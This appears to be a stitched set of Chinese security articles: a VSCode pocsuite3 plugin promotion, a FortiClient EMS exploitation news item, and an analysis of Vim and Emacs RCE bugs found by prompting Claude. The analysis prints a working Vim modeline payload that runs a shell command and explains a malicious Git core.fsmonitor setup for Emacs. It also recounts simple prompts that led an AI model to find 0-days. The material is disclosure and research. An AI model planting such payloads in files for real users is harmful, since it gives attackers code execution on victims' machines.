14px;min-width: 85px;"><section><span leaf="">截图</span></section></th></tr></thead><tbody><tr style="margin: 0px;padding: 0px;box-sizing: border-box;border: 0px;background-color: transparent;"><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf="">右键新建 POC 菜单</span></section></td><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section nodeleaf=""><img class="rich_pages wxw-img" data-aistatus="1" data-imgfileid="100003615" data-ratio="0.5675925925925925" data-src="https://mmbiz.qpic.cn/sz_mmbiz_png/L9cic5ql9ODz8h6q2V6ibiaZxU0yiaq9EEbDWR0k1RWF05KS7QIu507icpcHZ2Vu3mksF4sHLLcJlibgiayc7hZ0PBYoD13caEFpAntqgjffbdv06E/640?wx_fmt=png&from=appmsg" data-type="png" data-w="1080" style="margin: 32px auto;padding: 8px;box-sizing: border-box;display: block;max-width: 100%;border-radius: 4px;border: 4px solid rgb(26, 26, 26);box-shadow: rgb(26, 26, 26) 8px 8px 0px;background: rgb(255, 255, 255);transform: rotate(-1deg);transition: transform 0.3s ease 0s;"/></section></td></tr><tr style="margin: 0px;padding: 0px;box-sizing: border-box;border: 0px;background-color: rgb(255, 249, 196);"><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf="">POC 模板生成效果</span></section></td><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section nodeleaf=""><img class="rich_pages wxw-img" data-aistatus="1" data-imgfileid="100003614" data-ratio="0.6129629629629629" data-src="https://mmbiz.qpic.cn/sz_mmbiz_png/L9cic5ql9ODyaFxcsYd79KuI4qpxggN6RFcLofBRuyEMvqNXf4DK2FDOiaLjPv3gFKko1cDvJAHQQvdproibPHHAicucKHyia6h1pKCGa3O4cEPE/640?wx_fmt=png&from=appmsg" data-type="png" data-w="1080" style="margin: 32px auto;padding: 8px;box-sizing: border-box;display: block;max-width: 100%;border-radius: 4px;border: 4px solid rgb(26, 26, 26);box-shadow: rgb(26, 26, 26) 8px 8px 0px;background: rgb(255, 255, 255);transform: rotate(-1deg);transition: transform 0.3s ease 0s;"/></section></td></tr></tbody></table>
|
||||
## ✨ 核心亮点
|
||||
|
||||
### 1. pocsuite3 标准化模板生成
|
||||
|
||||
右键资源管理器任意文件夹,选择**"新建POC"**即可自动生成基于 pocsuite3
|
||||
框架的标准化 POC 结构,包含 **vulID**
|
||||
、name
|
||||
、author
|
||||
、type、level、cve 等元数据字段,以及 **_verify**
|
||||
、_attack
|
||||
、check
|
||||
三个核心方法模板。支持 **SQL注入**
|
||||
、命令执行
|
||||
、文件读取
|
||||
等常见漏洞类型选择,自动填充对应检测逻辑框架,减少 80% 的重复代码编写工作。
|
||||
|
||||
### 2. 漏洞管理平台无缝集成
|
||||
|
||||
插件深度集成漏洞管理平台,在 POC 文件编辑器中右键选择**"提交POC"**,自动解析文件中的元数据(如漏洞名称、危害等级、CVE 编号等),智能判断漏洞记录是否存在:已存在则**
|
||||
自动更新**,不存在则创建新记录
|
||||
。支持 HTTP/HTTPS
|
||||
协议,配置简单(仅需设置平台地址、用户名、密码),实现**开发-提交-管理**
|
||||
闭环。
|
||||
|
||||
### 3. 代码片段智能补全
|
||||
|
||||
内置多个实用代码片段,输入 **poc**
|
||||
前缀按 Tab 键即可插入完整 POC 模板,输入 get_files_info
|
||||
或 read_file
|
||||
快速插入文件操作相关代码。覆盖 POC 开发中的高频代码模式,配合 VSCode 的 IntelliSense 功能,大幅降低**记忆成本**
|
||||
和输入错误
|
||||
。
|
||||
## 🛠️ 技术优势
|
||||
|
||||
<table><thead><tr style="margin: 0px;padding: 0px;box-sizing: border-box;border: 0px;background-color: transparent;"><th style="margin: 0px;padding: 12px 16px;box-sizing: border-box;border: 2px solid rgb(26, 26, 26);text-align: left;font-weight: 800;background-color: rgb(255, 217, 61);color: rgb(26, 26, 26);text-transform: uppercase;letter-spacing: 0.02em;font-size: 14px;min-width: 85px;"><section><span leaf="">技术/特性</span></section></th><th style="margin: 0px;padding: 12px 16px;box-sizing: border-box;border: 2px solid rgb(26, 26, 26);text-align: left;font-weight: 800;background-color: rgb(255, 217, 61);color: rgb(26, 26, 26);text-transform: uppercase;letter-spacing: 0.02em;font-size: 14px;min-width: 85px;"><section><span leaf="">说明</span></section></th><th style="margin: 0px;padding: 12px 16px;box-sizing: border-box;border: 2px solid rgb(26, 26, 26);text-align: left;font-weight: 800;background-color: rgb(255, 217, 61);color: rgb(26, 26, 26);text-transform: uppercase;letter-spacing: 0.02em;font-size: 14px;min-width: 85px;"><section><span leaf="">优势</span></section></th></tr></thead><tbody><tr style="margin: 0px;padding: 0px;box-sizing: border-box;border: 0px;background-color: transparent;"><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf="">VSCode Extension API</span></section></td><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf="">原生插件架构</span></section></td><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf="">与 IDE 深度集成,体验流畅</span></section></td></tr><tr style="margin: 0px;padding: 0px;box-sizing: border-box;border: 0px;background-color: rgb(255, 249, 196);"><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf="">pocsuite3 框架</span></section></td><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf="">知道创宇开源 POC 框架</span></section></td><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf="">行业标准,兼容性强</span></section></td></tr><tr style="margin: 0px;padding: 0px;box-sizing: border-box;border: 0px;background-color: transparent;"><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf="">Node.js 18+</span></section></td><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf="">异步事件驱动</span></section></td><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf="">性能优异,生态丰富</span></section></td></tr><tr style="margin: 0px;padding: 0px;box-sizing: border-box;border: 0px;background-color: rgb(255, 249, 196);"><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf="">Webpack 打包</span></section></td><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf="">模块化构建</span></section></td><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf="">体积优化,加载快速</span></section></td></tr><tr style="margin: 0px;padding: 0px;box-sizing: border-box;border: 0px;background-color: transparent;"><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf="">配置验证机制</span></section></tLine truncated
|
||||
## 📖 使用指南
|
||||
|
||||
① **准备工作**
|
||||
:克隆仓库后执行 npm install
|
||||
安装依赖,运行 npm i --save-dev webpack webpack-cli
|
||||
和 npm install -g vsce
|
||||
安装打包工具。在 VSCode 设置中搜索 login
|
||||
,配置 **login.url**
|
||||
、login.username
|
||||
和 login.password
|
||||
。
|
||||
|
||||
② **核心操作**
|
||||
:在资源管理器右键目标文件夹,选择 **"新建POC"**
|
||||
,选择漏洞类型(如 SQL注入
|
||||
)后自动生成模板。编辑完成后,在编辑器中右键选择 "提交POC"
|
||||
,系统自动解析元数据并推送至平台。
|
||||
|
||||
③ **结果查看**
|
||||
:提交成功后,登录漏洞管理平台查看已创建的漏洞记录。使用快捷键 **Ctrl + Shift + L**
|
||||
可快速创建本地扫描任务
|
||||
(开发中),生成的 POC 文件可直接在 pocsuite3 环境中运行验证。
|
||||
|
||||
## 📖 项目地址
|
||||
|
||||
```
|
||||
https://github.com/u1hine/vscode-plugin-poc
|
||||
```
|
||||
## 💻 技术交流与学习
|
||||
|
||||
|
||||
如果师傅们想要第一时间获取到
|
||||
**最新的威胁情报**
|
||||
,可以添加下面我创建的
|
||||
**钉钉漏洞威胁情报群**
|
||||
,便于师傅们可以及时获取最新的
|
||||
**IOC**
|
||||
。
|
||||
|
||||
如果师傅们想要获取网络安全相关知识内容,可以添加下面我创建的
|
||||
**网络安全全栈知识库**
|
||||
,便于师傅们的学习和使用:
|
||||
|
||||
覆盖渗透、安服、运营、代码审计、内网、移动、应急、工控、AI/LLM、数据、业务、情报、黑灰产、SRC、溯源、钓鱼、区块链等 方向,
|
||||
**内容还在持续整理中......**
|
||||
。
|
||||
|
||||
<table><thead><tr style="border-width: 0px;border-style: initial;border-color: initial;background-color: transparent;"><th data-colwidth="214.33333333333334" width="214.33333333333334" style="border-width: 2px;border-color: rgb(26, 26, 26);padding: 12px 16px;text-align: left;background-color: rgb(255, 217, 61);text-transform: uppercase;letter-spacing: 0.02em;font-size: 14px;min-width: 85px;"><section nodeleaf=""><img data-src="https://mmbiz.qpic.cn/mmbiz_jpg/L9cic5ql9ODwHdUbwzDLq3nh7hplKZNDBERhMYooic5cPGwPHEJRonMYCoupeaa6fPuwOKehMek9HTEvnLaG0uuiaScGxWWmibtK9XNFHF4PJD0/640?wx_fmt=jpeg&from=appmsg" alt="img" class="rich_pages wxw-img" data-ratio="1.4065180102915953" data-w="1166" style="display: block;margin: 32px auto;border-radius: 4px;border-width: 4px;border-style: solid;border-color: rgb(26, 26, 26);box-shadow: rgb(26, 26, 26) 8px 8px 0px;background: none rgb(255, 255, 255);padding: 8px;transform: rotate(-1deg);transition: transform 0.3s;width: 100%;height: auto;" data-cropselx1="0" data-cropselx2="176" data-cropsely1="0" data-cropsely2="259" data-backw="160" data-backh="225" data-imgfileid="100003010" data-aistatus="1"/></section></th><th data-colwidth="205.33333333333334" width="205.33333333333334" style="border-width: 2px;border-color: rgb(26, 26, 26);padding: 12px 16px;text-align: left;background-color: rgb(255, 217, 61);text-transform: uppercase;letter-spacing: 0.02em;font-size: 14px;min-width: 85px;"><section nodeleaf=""><img data-src="https://mmbiz.qpic.cn/sz_mmbiz_png/L9cic5ql9ODwTIuKGmnGNWdp04KFRDHLuy2sn430a7pFSLwaOhaAb2sddKZ3uDapQ5II45nXqiaUicl8IXcdcpazmOVgV0o1v63mbpXicFlZYibQ/640?wx_fmt=png&from=appmsg" alt="img" class="rich_pages wxw-img" data-ratio="0.625" data-w="1080" style="display: block;margin: 32px auto;border-radius: 4px;border-width: 4px;border-style: solid;border-color: rgb(26, 26, 26);box-shadow: rgb(26, 26, 26) 8px 8px 0px;background: none rgb(255, 255, 255);padding: 8px;transform: rotate(-1deg);transition: transform 0.3s;width: 100%;height: auto;" data-backw="167" data-backh="105" data-imgfileid="100003011" data-aistatus="1"/></section></th></tr></thead><tbody><tr style="border-width: 0px;border-style: initial;border-color: initial;background-color: transparent;"><td data-colwidth="234.33333333333334" width="234.33333333333334" style="font-size: 15px;border-width: 2px;border-color: rgb(26, 26, 26);padding: 12px 16px;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section nodeleaf=""><img alt="img" class="rich_pages wxw-img" data-aistatus="1" data-backh="172" data-backw="176" data-imgfileid="100003012" data-ratio="0.9768518518518519" data-src="https://mmbiz.qpic.cn/mmbiz_png/L9cic5ql9ODxHicicgIE0gTVhia5o7wNZiaPBibHFSAbvchW91fT05Nhp3rnNNDmoiauT4jK4JBicGHSBwFvcABEjrMB9fhnQc7xGkVx2t52CKzLW4k/640?wx_fmt=png&from=appmsg" data-w="1080" style="display: block;margin: 32px auto;border-radius: 4px;border-width: 4px;border-style: solid;border-color: rgb(26, 26, 26);box-shadow: rgb(26, 26, 26) 8px 8px 0px;background-position: initial;background-size: initial;background-repeat: initial;background-attachment: initial;background-origin: initial;background-clip: initial;padding: 8px;transform: rotate(-1deg);transition: transform 0.3s;width: 100%;height: auto;"/></section></td><td data-colwidth="225.33333333333334" width="225.33333333333334" style="font-size: 15px;border-width: 2px;border-color: rgb(26, 26, 26);padding: 12px 16px;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;word-break: break-all;"><section nodeleaf=""><img data-src="https://mmbiz.qpic.cn/sz_mmbiz_jpg/L9cic5ql9ODzCtog7ElLXnrLg7t9j99DftdLLjjVKFwP6unsUPX1EquflicE51wMFjB3zIBWLf6W3qFHA5modicNn3XbwJE8roDq7njXZRfjuo/640?wx_fmt=jpeg&from=appmsg" class="rich_pages wxw-img" data-ratio="1.4666666666666666" data-type="png" data-w="1080" style="display: block;margin: 32px auto;border-radius: 4px;border-width: 4px;border-style: solid;border-color: rgb(26, 26, 26);box-shadow: rgb(26, 26, 26) 8px 8px 0px;background-position: initial;background-size: initial;background-repeat: initial;background-attachment: initial;background-origin: initial;background-clip: initial;padding: 8px;transform: rotate(-1deg);transition: transform 0.3s;width: 100%;height: auto;" data-cropselx1="0" data-cropselx2="95" data-cropsely1="0" data-cropsely2="139" data-backw="71" data-backh="104" data-imgfileid="100003013" data-aistatus="1"/></section></td></tr></tbody></table>
|
||||
### 推荐阅读
|
||||
|
||||
|
||||
✦ ✦ ✦
|
||||
|
||||
<table><thead><tr style="border-width: 0px;border-style: initial;border-color: initial;background-color: transparent;"><th data-colwidth="439.3333333333333" width="439.3333333333333" style="padding: 12px 16px;border-width: 2px;border-color: rgb(26, 26, 26);background-color: rgb(255, 217, 61);text-align: left;text-transform: uppercase;letter-spacing: 0.02em;font-size: 14px;min-width: 85px;word-break: break-all;"><section style="text-align: center;"><span leaf=""><a class="normal_text_link" target="_blank" style="color: rgb(255, 107, 107);border-bottom: 3px solid rgb(255, 217, 61);background: linear-gradient(transparent 70%, rgba(255, 217, 61, 0.3) 0px);transition: 0.2s;" href="https://mp.weixin.qq.com/s?__biz=MzE5ODgwNzgzMA==&mid=2247485592&idx=1&sn=818004a6d625c4c4112ce73b83433854&scene=21#wechat_redirect" textvalue="" linktype="text" data-linktype="2">渗透测试人员必备武器库:子域名爆破、漏洞扫描、内网渗透、工控安全工具全收录</a></span></section></th></tr></thead><tbody><tr style="border-width: 0px;border-style: initial;border-color: initial;background-color: transparent;"><td data-colwidth="459.3333333333333" width="459.3333333333333" style="padding: 12px 16px;border-width: 2px;border-color: rgb(26, 26, 26);font-size: 15px;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf=""><a class="normal_text_link" target="_blank" style="color: rgb(255, 107, 107);border-bottom: 3px solid rgb(255, 217, 61);background: linear-gradient(transparent 70%, rgba(255, 217, 61, 0.3) 0px);transition: 0.2s;" href="https://mp.weixin.qq.com/s?__biz=MzE5ODgwNzgzMA==&mid=2247485309&idx=1&sn=292afbe37fb95c64f33470f915b0c54e&scene=21#wechat_redirect" textvalue="" linktype="text" data-linktype="2">AI驱动的自动化红队编排框架(AutoRedTeam-Orchestrator)跨平台支持,集成 130+ 安全工具与 2000+ Payload</a></span></section></td></tr><tr style="border-width: 0px;border-style: initial;border-color: initial;background-color: rgb(255, 249, 196);"><td data-colwidth="459.3333333333333" width="459.3333333333333" style="padding: 12px 16px;border-width: 2px;border-color: rgb(26, 26, 26);font-size: 15px;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf=""><a class="normal_text_link" target="_blank" style="color: rgb(255, 107, 107);border-bottom: 3px solid rgb(255, 217, 61);background: linear-gradient(transparent 70%, rgba(255, 217, 61, 0.3) 0px);transition: 0.2s;" href="https://mp.weixin.qq.com/s?__biz=MzE5ODgwNzgzMA==&mid=2247486181&idx=1&sn=3ace47da643c72cec0d615aeccb955ac&scene=21#wechat_redirect" textvalue="" linktype="text" data-linktype="2">JS逆向必备:这款插件能Bypass Debugger、Hook CryptoJS、抓取路由</a></span></section></td></tr><tr style="border-width: 0px;border-style: initial;border-color: initial;background-color: transparent;"><td data-colwidth="439.3333333333333" width="439.3333333333333" style="padding: 12px 16px;border-width: 2px;border-color: rgb(26, 26, 26);font-size: 15px;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf=""><a class="normal_text_link" target="_blank" style="color: rgb(255, 107, 107);border-bottom: 3px solid rgb(255, 217, 61);background: linear-gradient(transparent 70%, rgba(255, 217, 61, 0.3) 0px);transition: 0.2s;" href="https://mp.weixin.qq.com/s?__biz=MzE5ODgwNzgzMA==&mid=2247485488&idx=1&sn=a37acb031febe69db608de53ddee5732&scene=21#wechat_redirect" textvalue="" linktype="text" data-linktype="2">上传代码即审计:AI 驱动的自动化漏洞挖掘与 POC 验证平台</a></span></section></td></tr><tr style="border-width: 0px;border-style: initial;border-color: initial;background-color: rgb(255, 249, 196);"><td data-colwidth="439.3333333333333" width="439.3333333333333" style="padding: 12px 16px;border-width: 2px;border-color: rgb(26, 26, 26);font-size: 15px;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf=""><a class="normal_text_link" target="_blank" style="color: rgb(255, 107, 107);border-bottom: 3px solid rgb(255, 217, 61);background: linear-gradient(transparent 70%, rgba(255, 217, 61, 0.3) 0px);transition: 0.2s;" href="https://mp.weixin.qq.com/s?__biz=MzE5ODgwNzgzMA==&mid=2247485208&idx=1&sn=b5181181c1e0800124e3e099706ef2ef&scene=21#wechat_redirect" textvalue="" linktype="text" data-linktype="2">AI 原生安全测试平台(CyberStrikeAI)</a></span></section></td></tr><tr style="border-width: 0px;border-style: initial;border-color: initial;background-color: transparent;"><td data-colwidth="459.3333333333333" width="459.3333333333333" style="padding: 12px 16px;border-width: 2px;border-color: rgb(26, 26, 26);font-size: 15px;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf=""><a class="normal_text_link" target="_blank" style="color: rgb(255, 107, 107);border-bottom: 3px solid rgb(255, 217, 61);background: linear-gradLine truncated
|
||||
|
||||
✦ ✦ ✦
|
||||
|
||||
|
||||
|
||||
|
||||
**点分享**
|
||||
|
||||
|
||||
|
||||
**点收藏**
|
||||
|
||||
|
||||
|
||||
**点在看**
|
||||
|
||||
|
||||
|
||||
**点点赞**
|
||||
|
||||
@@ -0,0 +1,35 @@
|
||||
# 关键 Fortinet FortiClient EMS 漏洞遭利用,可实现远程代码执行
|
||||
鹏鹏同学
|
||||
鹏鹏同学 黑猫安全 2026-04-01 01:20
|
||||
|
||||

|
||||
|
||||
一项被追踪为 **CVE-2026-21643**(CVSS 评分为 9.1)的 Fortinet FortiClient EMS 关键漏洞,目前正遭到积极利用。
|
||||
|
||||
Defused 研究人员警告称,威胁行为者正在利用 Fortinet FortiClient EMS 平台中的这一漏洞。
|
||||
|
||||
Defused 在 X 平台上发文表示:“Fortinet Forticlient EMS CVE-2026-21643——目前在美国网络安全和基础设施安全局(CISA)及其他已知被利用漏洞(KEV)列表中仍标记为未被利用——但根据我们的数据,首次利用早在 4 天前就已发生。攻击者可以通过 HTTP 请求中的‘Site’标头夹带 SQL 语句。根据 Shodan 的数据,近 1000 个 Forticlient EMS 实例暴露在公网。”
|
||||
|
||||
今年 2 月,Fortinet 发布紧急公告,修复了这一关键的 FortiClientEMS 漏洞。该漏洞属于 FortiClientEMS 中对 SQL 命令中特殊元素的中和不当问题(即“SQL 注入”)。未经身份验证的攻击者可利用该漏洞,通过特制的 HTTP 请求执行未经授权的代码或命令。
|
||||
|
||||
公告指出:“FortiClientEMS 中存在一个对 SQL 命令中特殊元素的中和不当漏洞(SQL 注入,CWE-89),可能允许未经身份验证的攻击者通过特制的 HTTP 请求执行未经授权的代码或命令。”
|
||||
|
||||
攻击一旦成功,攻击者便可在目标网络中获得初始立足点,进而进行横向移动或部署恶意软件。
|
||||
|
||||
该漏洞由 Fortinet 产品安全团队的 Gwendal Guégniaud 在内部发现并报告。
|
||||
|
||||
受影响版本如下:
|
||||
|
||||

|
||||
|
||||
今年 2 月,Fortinet 并未透露该漏洞是
|
||||
否已在野外被积极利用。
|
||||
|
||||
尽管该漏洞尚未出现在主要的已知被利用漏洞列表中,但现实中的攻击已被观察到。
|
||||
|
||||
Shadowserver 研究人员报告称,约有 2000 个 F
|
||||
ortiClient EMS 实例暴露在网上,其中大部分位于美国(756 个)和欧洲(683 个)。
|
||||
|
||||
2024 年 3 月,美国网络安全和基础设施安全局(CISA)曾将另一个 FortiClient EMS SQL 注入漏洞(CVE-2023-48788)列入其已知被利用漏洞(KEV)目录。
|
||||
|
||||
|
||||
@@ -0,0 +1,206 @@
|
||||
# 利用Claude AI挖掘Vim和Emacs 0day漏洞
|
||||
原创 助力行业的
|
||||
助力行业的 李白你好 2026-03-31 16:00
|
||||
|
||||
## 引言
|
||||
|
||||
2026年3月底,一篇来自Calif.io的博客文章迅速在安全社区引发热议。研究人员仅通过向Anthropic的Claude AI模型输入简单的“谣言式”提示,就在短短时间内发现了Vim和Emacs两大经典文本编辑器中的远程代码执行(RCE)0day漏洞。这些漏洞的核心攻击向量极为简单:用户只需打开一个精心构造的文件(或包含特定目录结构的文件),即可在无需额外交互的情况下实现任意命令执行。
|
||||
|
||||
这不是传统的模糊测试或源码审计,而是AI驱动的漏洞挖掘实验,标志着“AI辅助安全研究”进入了一个新阶段。研究者将此现象类比为2000年代初的SQL注入时代——那时许多系统因简单输入验证缺失而轻易沦陷,如今AI似乎正在“复活”这种低门槛、高影响力的漏洞发现模式。Calif研究团队甚至借此启动了“MAD Bugs: Month of AI-Discovered Bugs”(AI发现漏洞之月)系列活动。
|
||||
|
||||

|
||||
## 实验方法论:简单提示驱动的AI挖掘
|
||||
|
||||
整个实验的核心在于**提示工程(Prompt Engineering)**
|
||||
。研究者没有提供复杂的源码、逆向分析或特定漏洞假设,而是使用了接近“闲聊”的自然语言提示:
|
||||
- 对于Vim: “Somebody told me there is an RCE 0-day when you open a file. Find it.”(有人告诉我,打开文件时存在一个RCE 0day,找到它。)
|
||||
|
||||
- 对于Emacs: “I’ve heard a rumor that there are RCE 0-days when you open a txt file without any confirmation prompts.”(我听说存在RCE 0day,在打开txt文件时无需任何确认提示。)
|
||||
|
||||
Claude迅速响应,输出了可验证的漏洞路径、模型行(modeline)构造或文件结构设计,甚至包括概念验证(PoC)。后续的完整提示词(虽原始文件提取有限,但博客和公告中可见迭代思路)很可能涉及逐步细化:要求Claude分析特定选项、钩子、沙箱机制、版本控制集成等,并生成可执行的模型行或目录结构。
|
||||
|
||||
这种方法的关键优势在于AI的**知识聚合能力**
|
||||
:Claude能综合其训练数据中关于Vim/Emacs源码、选项系统、钩子机制、Git集成等的隐含知识,推理出未被广泛关注的交互点,而无需人工深入阅读数万行C/Elisp代码。这与传统人工审计形成鲜明对比,后者往往需要数周的专注投入。
|
||||
## Vim漏洞详解:tabpanel Modeline RCE
|
||||
|
||||

|
||||
|
||||
**漏洞标题**
|
||||
:Vim tabpanel Modeline RCE(影响Vim < 9.2.0272)
|
||||
|
||||
**核心机制**
|
||||
(双漏洞链):
|
||||
1. **tabpanel选项缺少P_MLE标志**
|
||||
:
|
||||
|
||||
1. Vim的modeline(文件开头/结尾的“/* vim: ... */”注释)支持通过%{expression}%
|
||||
注入表达式。
|
||||
|
||||
1. 通常,modelineexpr
|
||||
选项控制是否允许危险表达式。但tabpanel
|
||||
(用于自定义标签页显示)未标记为P_MLE(Modeline Expression),导致即使modelineexpr
|
||||
禁用,攻击者仍可注入表达式。
|
||||
|
||||
1. 攻击者可设置showtabpanel=2
|
||||
强制显示标签页,并注入恶意tabpanel表达式。
|
||||
|
||||
1. **autocmd_add()在沙箱中缺少secure检查**
|
||||
:
|
||||
|
||||
1. Vim在处理不安全modeline时会进入沙箱(sandbox)模式,限制危险操作。
|
||||
|
||||
1. 但autocmd_add()
|
||||
函数未调用check_secure()
|
||||
,允许在沙箱内注册自动命令(autocmd)。
|
||||
|
||||
1. 注册的事件如SafeStateAgain
|
||||
会在沙箱退出后、Vim返回正常上下文时触发,从而逃逸沙箱并执行任意shell命令。
|
||||
|
||||
**模型行PoC示例**
|
||||
(直接嵌入在公告文件中):
|
||||
```
|
||||
/* vim: set showtabpanel=2 tabpanel=%{%autocmd_add([{'event':'SafeStateAgain','pattern':'*','cmd':'!id>/tmp/calif-vim-rce-poc','once':1}])%}: */
|
||||
```
|
||||
|
||||
**影响与复现**
|
||||
:
|
||||
- 打开恶意文件即可触发,执行用户权限下的任意命令。
|
||||
|
||||
- PoC:下载vim.md公告文件,用vim vim.md
|
||||
打开,即可在/tmp/calif-vim-rce-poc
|
||||
看到执行结果(如id
|
||||
命令输出)。
|
||||
|
||||
- 受影响版本:Vim 9.2.0272之前。
|
||||
|
||||
**修复**
|
||||
: Vim维护者在报告后迅速响应,于2026-03-30发布补丁(升级至v9.2.0272或更高)。官方GitHub Advisory:GHSA-2gmj-rpqf-pxvh。
|
||||
## Emacs漏洞详解:Git fsmonitor RCE(无需文件本地变量)
|
||||
|
||||

|
||||
|
||||
**漏洞标题**
|
||||
:GNU Emacs多个文件打开RCE向量(重点为Git集成)
|
||||
|
||||
**核心机制**
|
||||
:
|
||||
- Emacs默认在find-file-hook
|
||||
中注册vc-refresh-state
|
||||
(版本控制刷新状态)。
|
||||
|
||||
- 打开任意文件时,Emacs会检查文件是否位于版本控制目录下(支持Git、Hg等)。
|
||||
|
||||
- 对于Git仓库,Emacs会调用git ls-files
|
||||
和git status
|
||||
等命令。
|
||||
|
||||
- Git在执行前会读取.git/config
|
||||
,其中core.fsmonitor
|
||||
选项允许指定一个外部程序来监控文件系统变化。该程序会以当前用户权限直接执行,无任何沙箱或确认。
|
||||
|
||||
**攻击场景**
|
||||
(最严重变体):
|
||||
- 攻击者构造一个包含隐藏.git/
|
||||
目录的归档(zip/tar等)。
|
||||
|
||||
- .git/config
|
||||
中设置core.fsmonitor = .git/hooks/payload
|
||||
(或类似可执行文件)。
|
||||
|
||||
- .git/hooks/payload
|
||||
为攻击者控制的shell脚本。
|
||||
|
||||
- 受害者解压归档后,用Emacs打开目录内的任意普通文本文件(如README.txt
|
||||
),**文件本身无需任何本地变量、eval或模式设置**
|
||||
。
|
||||
|
||||
- Emacs的vc-git后端触发Git命令,Git读取恶意config并执行payload。
|
||||
|
||||
**代码路径简述**
|
||||
:
|
||||
- find-file
|
||||
→ after-find-file
|
||||
→ run-hooks 'find-file-hook
|
||||
→ vc-refresh-state
|
||||
→ vc-git-registered
|
||||
→ process-file "git" ...
|
||||
→ Git读取.git/config
|
||||
并执行core.fsmonitor
|
||||
指定的程序。
|
||||
|
||||
**影响与复现**
|
||||
:
|
||||
- 无需任何Emacs确认提示,默认配置下即可触发。
|
||||
|
||||
- 攻击向量:共享归档、邮件附件、U盘等。
|
||||
|
||||
- PoC:下载emacs-poc.tgz,解压后emacs emacs-poc/a.txt
|
||||
,即可在/tmp/pwned
|
||||
看到执行痕迹。
|
||||
|
||||
- 测试版本:Emacs 30.2 和 31.0.50(master)。
|
||||
|
||||
**维护者响应**
|
||||
: 报告于2026-03-28提交,GNU Emacs维护者于次日回复,拒绝修复,将责任归咎于Git本身。建议修复方案是在vc-git--call
|
||||
中强制添加-c core.fsmonitor=false
|
||||
覆盖,但未被采纳。
|
||||
## 技术启示与对比
|
||||
- **Vim vs Emacs**
|
||||
:
|
||||
|
||||
- Vim漏洞依赖编辑器内部选项系统和沙箱实现缺陷,修复相对直接(添加标志和安全检查)。
|
||||
|
||||
- Emacs漏洞源于对外部工具(Git)的深度集成,且Git自身的历史问题(core.fsmonitor可被滥用)被放大。类似攻击在2022年已有公开讨论,但Emacs未完全隔离。
|
||||
|
||||
- 两者共同点:攻击面均在“打开文件”这一基础操作上,符合“信任输入”原则的经典违背。
|
||||
|
||||
- **AI在漏洞挖掘中的角色**
|
||||
: Claude并非“魔法”,而是利用了海量训练数据中隐含的源码模式、历史CVE、配置选项等知识。通过自然语言提示,AI能进行**跨域推理**
|
||||
:将Vim的modeline历史问题与autocmd沙箱逃逸结合,或将Git fsmonitor与Emacs vc-hooks关联。 这提示未来安全研究可能转向“AI红队”模式:研究者提供高层次假设,AI生成候选路径,再由人工验证PoC。
|
||||
|
||||
- **更广泛的影响**
|
||||
:
|
||||
|
||||
